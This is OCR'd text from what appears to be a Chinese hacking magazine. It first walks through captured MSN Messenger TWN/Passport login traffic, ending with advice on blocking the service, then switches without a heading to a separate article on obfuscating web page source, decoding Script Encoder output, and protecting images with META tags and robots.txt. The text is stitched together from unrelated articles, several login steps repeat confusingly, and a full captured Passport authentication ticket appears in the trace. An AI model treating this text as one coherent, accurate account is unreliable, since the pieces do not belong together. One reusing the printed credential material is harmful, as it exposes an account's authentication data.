


图2

客户端之间聊天时，需要使用一定的消息标准。MSN Messenger消息符合MIME1.0（多功能网际邮件扩充协议）标准，由消息头与消息体组成，通常使用UTF-8编码，消息头中也需要URL编码格式，消息体则直接用二进制数据。一个MSN Messenger消息的例子如下：

```
MIME-Version: 1.0\r\n
Content-Type: text/plain; charset=UTF-8\r\n
X-MMS-IM-Format: FN=%E5%AE%8B%E4%BD%93; EF=; CO=0; CS=86; PF=0\r\n
\r\n
cndes\xE4\xBD\xA0\xE5\xA5\xBD\xEF\xBC\x81
```

经简单分析可知，“%E5%AE%8B%E4%BD%93”是“宋体”的UTF-8加URL编码，而“cndes\xE4\xBD\xA0\xE5\xA5\xBD\xEF\xBC\x81”是“cndes你好！”的UTF-8编码。

知道了这些知识之后，我们开始考虑：登录过程中的顺序是如何规定的呢？

三 登录模式及登录实例分析

过去的MSN Messenger版本（MSNP8以下），简单地使用MD5等Hash算法对用户身份进行认证，其安全性比较差。现在，MSNP10/MSNP11使用了一种TWN（Tweener）认证方式，通过SSL/TLS连接到login.passport.com和loginnet.passport.com等服务器，借助于HTTP协议输入帐号和密码，认证通过后，才能取得“进场券”。打开数据记录，如图3所示，查看数据框中的第二行，我们可以看到命令“USR 147 TWN I cndes2005@hotmail.com”，这其中就使用了TWN认证方式，表示声明、传递、鉴别用户cndes2005@hotmail.com的身份。

了解了这样一个认证过程，整个过程的登录模式十分清晰，可以详细分析如下：

(1) VER 145 MSNP11 MSNP10 CVR0

这时，客户端连接到DS服务器的TCP 1863端口，这个DS服务器的DNS名为Messenger.hotmail.com，这时，客户端就像一个要进场看电影的人拿出了门票：“我能支持MSNP10和MSNP11”。

(2) CVR 146 0x0804 winnt 5.0 i386 MSNMSGR 7.0.0777 msmsgs cndes2005@hotmail.com

客户端与DS之间进行MSN协议的版本协商；客户端发送本地操作系统的一些系统信息给DS，客户端报告本机信息：OS=Windows 2000(NT 5.0)，语言＝简体中文，MSN Messenger版本＝7.0.0777，帐号＝cndes2005@hotmail.com。




图3

(3) USR 147 TWN I cndes2005@hotmail.com

使用TWN认证方式连接方式进行身份认证。

(4) CVR 146 1.0.0000 1.0.0000 1.0.0000 http://msgr.dlservice.microsoft.com http://messenger.msn.com/cn

客户端初始化用户认证请求，但DS并不负责身份认证的相关事宜，于是它返回一个Notification Server（NS）服务器的地址给客户端。

(5) XFR 147 NS 207.46.4.22:1863 0 65.54.239.20:1863

DS将主动断开与客户端的连接，也就是叫客户端去找NS进行身份认证，这个NS服务器的DNS名通常为*.msgr.hotmail.com的格式。

(6) VER 148 MSNP11 MSNP10 CVR0

(7) VER 148 MSNP11 MSNP10 CVR0

(8) CVR 149 0x0804 winnt 5.0 i386 MSNMSGR 7.0.0777 msmsgs cndes2005@hotmail.com

(9) USR 150 TWN I cndes2005@hotmail.com

(10) VER 148 MSNP11 MSNP10 CVR0

(11) CVR 149 0x0804 winnt 5.0 i386 MSNMSGR 7.0.0777 msmsgs cndes2005@hotmail.com

(12) USR 150 TWN I cndes2005@hotmail.com

客户端连接到上面得到的NS的TCP 1863端口，由于DS与NS之间没有连接，所以客户端又需要再次向NS提供上面步类似的操作。

(13) USR 150 TWN S lc=1033,id=507,tw=40,fs=1,ru=http%3A%2F%2Fmessenger%2Emsn%2Ecom,ct=1124521006,

kpp=1,kv=7,ver=2.1.6000.1,rn=qp5CBKD1,tpf=8f62bda812c23d7b255e3771183d0a4c

客户端向NS服务器初始化认证请求，NS返回一串用于下面Passport认证的字符串。

(14) CVR 149 1.0.0000 1.0.0000 1.0.0000 http://msgr.dlservice.microsoft.com http://messenger.msn.com/cn

(15) USR 150 TWN S lc=1033,id=507,tw=40,fs=1,ru=http%3A%2F%2Fmessenger%2Emsn%2Ecom,ct=1124521006,kpp=1,kv=7,ver=2.1.6000.1,rn=qp5CBKD1,tpf=8f62bda812c23d7b255e3771183d0a4c

客户端用户向微软的Passport服务进行身份认证，认证成功后客户端将得到一个“凭证”。

(16) USR 151 TWN S t=7r4WmwwzVEcP3KX880SWs6NeTyAbN2YNtf4TZaZ1G6nLJXdrc5Q0ENfGta1FIE90rjih!2A6fs8b*65tgxM2it!hpD3tpsFZwwkb2lZRW2hiT2W487uofkzA$$&p=7aLUOjOhqG1zU7Bps!PPAuw0ZtUQcGepxzctmA9uPJVjybtk1!EBAxE7SARl!*3*uO7E9pmmzjXvgK1WGqCmo5Xk83jhgZdxOtU7aknFGrO3A6l2L07XQOeRosMCL07AE0KNrM1M!8xyJVQudc*zhEizgfi8N7Q4SCTpauxJbJOHco77thHX8IIYiWhIjO9*r58ljTNWLiTK0$

客户端将上面获得的“凭证”给NS看，也就是检查“进场券”。

(17) USR 151 OK cndes2005@hotmail.com 1 0检查完毕，身份属实，所以NS服务器就说OK，于是用户成功登录进NS，客户端下次登录时可能直接与这个NS通信，而不再与前面的DS联系了。从上面的分析可以看出，真正意义上的身份认证，发生在客户端与通知服务器（NS）之间。客户端登录NS时，首先交换版本信息。双方均支持MSNP8以上版本时，才能进行认证过程。如果客户端版本较低，不支持TWN怎么办？服务器将拒绝登录。如果认证失败，服务器返回401错误：“HTTP/1.1 401 Unauthorized”，这样，就无法拿到“进场券”了。

登录后，我们还可以了解在线用户的一些信息，如图4所示，可以知道有一个MSN用户在线。





图4

了解了整个登录过程，对我们日常生活就有很多启发了。比如，要禁用这种登录方式就很容易。最简单高效的方法就是直接禁止对Messenger.hotmail.com服务器的访问，也可以禁止外访TCP/1863和TCP/443这两个端口，当然还可以禁止对*.msgr.hotmail.com域名集的访问。但不建议禁止对*.Passport.com的访问，因为登录Hotmail.com邮箱等其它的Passport验证服务还需要使用它。



网络中，没有绝对的安全，我们只能利用各种方法使安全提高再提高。在2004年第11期的X中，五色闪电对我的“页面保护大拼盘”一文作了剖析。他提供的几种破解方法应该说非常可行，但是他说“一种加密就对应一种解密”的观点我并不赞同：比如说MD5吧，它是一种不可逆的算法，那么它的“对应解密”应该是什么呢？暴力破解总不能算是一种“对应解密”吧？我们来说静态页面，它的安全性差也应该有代码编写得不够好的原因；再来说动态程序，它也并不是坚不可摧的，只是它的运行机制要比静态程序的运行机制有优势罢了（动态程序是在服务端运行的，如ASP、PHP、JSP等；而静态程序是在客户端运行的）。相同的程序只不过是在动态页面中比在静态页面中破解的难度系数大一些而已，而网络上还有一些加密的东东好像安全性也不是很好，我们今天就将这些统统的归到这里一起探讨探讨。

一、源文件加密篇

1、障眼法

①无用注释、TAB及换行的运用

我们可以在脚本程序或HTML代码中加入大量无用的注释、TAB及多次换行，使程序显得杂乱无章（添加注释、TAB及换行不会影响程序的正常运行，但严重过多会对网页的访问速度有影响）。

②添加大量的00H（十六进制的NULL）

在HTML代码或脚本代码中任意添加00H，在运行时用“查看/源文件”会看到很多杂乱无章的代码。

相信看到这样的代码，一般人是没有心情去分析的。虽然添加了这些无用的代码不会对程序的运行有什么的影响，但是在进行程序维护的时候会很麻烦。所以对于程序维护工作量大的朋友，请慎重使用此方法。

2、JavaScript加密解密不完全剖析

①控件调用：用JavaScript调用ScriptEncoder控件：

```
<Script Language="JavaScript">
  var Senc=new ActiveXObject("Script.Encode");
  var code='<SCRIPT LANGUAGE="JavaScript">\r\n alert("黑客X档案");\r\n<\/Script>';
  var Encode=Senc.EncodeScriptFile(".htm",code,0,"");
  alert(Encode);
</Script>
```

用IE执行，接着查看一下源代码，你

就会看到一堆让人头痛的"乱码"。看到了吧？这些够让人头疼的了。如果你天生对乱码有兴趣，那我服你。不过，这并不是很保密，看到这句：< Script Language="Jscript.Encode">便知是调用了解Encode控件。这样，就可以定义一个decode()函数调用toSting()方法对"乱码"进行解密：

```
<Script Language="Jscript.Encode">
function decode(){
##$%#^%&^@$%&#&#$%#$%##
}
alert(decode.toString());
</Script>
```

执行一下这段代码（用IE就行），解密就完成了（"##$%#^%&^@$%&#&#$%#$%##"为"乱码"部分，由于版面的原因就不截图了）。另外，网上很早就出现了针对ScriptEncoder解密的软件了，你若认为手工解密麻烦，不妨去网上找找这类软件，很多的。不过我感觉还是手工比较好一些，特别是对一些小菜朋友，这更是一个不容错过的练手的好机会。知其然亦知其所以然嘛！

② JavaScript编码解码函数的应用

大家对JavaScript的escape()和unescape()（编码解码函数）应该比较熟悉了吧？这是一对使用频率相当高的加密解密函数。很多站点提供的在线加／解密的功能就是用此函数实现的。相信大家都对04年第12期中浪迹天写的那篇文章中的hackergames练过手了吧？其中第二关就涉及到了这对函数。下面我们来看一下这几句很简单的代码：

```
<Script Language="JavaScript">
var words=escape("********");
alert(words);
</Script>
```

其中，括号中引号内的部分就是要加密的内容。而运行后将输出经编码后的内容。很明显，对应的解密如下：

```
<Script Language="JavaScript">
var unwords=unescape("words");
alert(unwords);
</Script>
```

实际上，真正运用JavaScript进行加密解密要涉及到很多的，这里我们只介绍其加／解密的原理，对其内容暂不作阐述。它们的原理基本相同的，有兴趣的朋友可以自己找些相关书籍来看看。

二、图片的保护

在网页加密中，图片的加密不能不提。如果我们把自己的照片放在个人主页中，相信谁也不希望它被别人盗走。实际上，只要你将照片放到网上，绝对的保护似乎就不可能了，因为只要你放它到网上就要有链接的路径。这样，肯定会有人能够想到各种各样的方法弄到它的。所以我们只能用各种方法提高再提高下载的难度。

来看一看获取图片都有哪些常见的方法：

1．从浏览器的缓存中找到浏览过的图片（系统下的Temporary Internet Files文件夹）；

2．使用搜索引擎搜索图片；

3．使用右键的"图片另存为"功能；

4．使用浏览器的"文件／另存为"功能来保存网页，同时就保存了该网页中的图片；

5．使用"查看／源文件"查看网页的源代码来获得图片的URL，从而直接从外部提交URL；

6．通过Win操作系统的Print Screen键（拷屏键）的截图功能或使用专用的截图工具进行截取。

我们针对以上内容逐步讨论。对于缓存，我们可以在需要保护的图片所在页面中用<META>标签做一下限制，这种方法可以使访客无法脱机浏览：<META http-equiv="pragma"content="no-cache">，将这句加到需要保护的图片所在页面中的<head></head>之间即可。

带有<META>标签的网页，每次浏览必须都要到服务器上下载。这种方法只能防止菜鸟下载，对大虾就不行了。如果页面过大，对一些网速不是很好的朋友来说不能不说是一种痛苦。如果图片很重要，建议你还是加上这个标签（毕竟多一层保护多一些放心嘛），同时要记得把网面做得小一些——在得到进一步加固的同时不要忘了给访客一个较满意的速度。

自从搜索引擎一诞生，它就倍受人们青睐。搜索功能的不断强大也为黑客提供了方便。甚至有些人直接用搜索引擎搜到了密码。当然用搜索引擎搜索图片是太正常的事情了。下面我们就来谈下怎样防止搜索引擎搜索我们不想共享给别人的图片。

首先我们先来认识一下搜索引擎并简单地了解一下搜索引擎的工作机制。网络搜索引擎主要由Web Robot（网络机器人）、索引数据和查询服务三个部分组成。Web Robot实际上是一种程序。在Robots Exclusion Protocol（蜘蛛协议）的支持下可以通过查看一个页面的title信息、<META>标签中的Keywords关键字及其它相关信息侦测到大量Internet的URL链接及其超文本结构，逆归地检索网络站点所有的内容。由于Web Robot通常在蜘蛛协议的支持下工作，因此有时也被称为"Spider（蜘蛛）、Web crawler（网络爬行者）、Web Worms（网络蠕虫）或Web wanderer（网络流浪汉）。

说明 Web Robot一般都是定期进行搜索的，所以你的网页不会立刻在索引数据库中建立索引是很正常的。

Web Robot的开发者同样也给网络管理员及网页制作者提供了限制Robot搜索的方法。如果网页或相关文件中没有限制说明，那么Robot就会对检索到的内容在索引数据库中建立索引（即网页快照）。当Robots检索一个站点前，它会首先检查网站的根目录下是否有一个名为robots.txt的文件。如果没有，它就会开始检索该站点；如果有，它会按照robots.txt中的指令进行下一步。下面我们一起来了解一下robots.txt这个文件。

robots.txt文件一般由一行或多行"User-agent："（不包括引号，下同）和一行或多行"Disallow："组成。

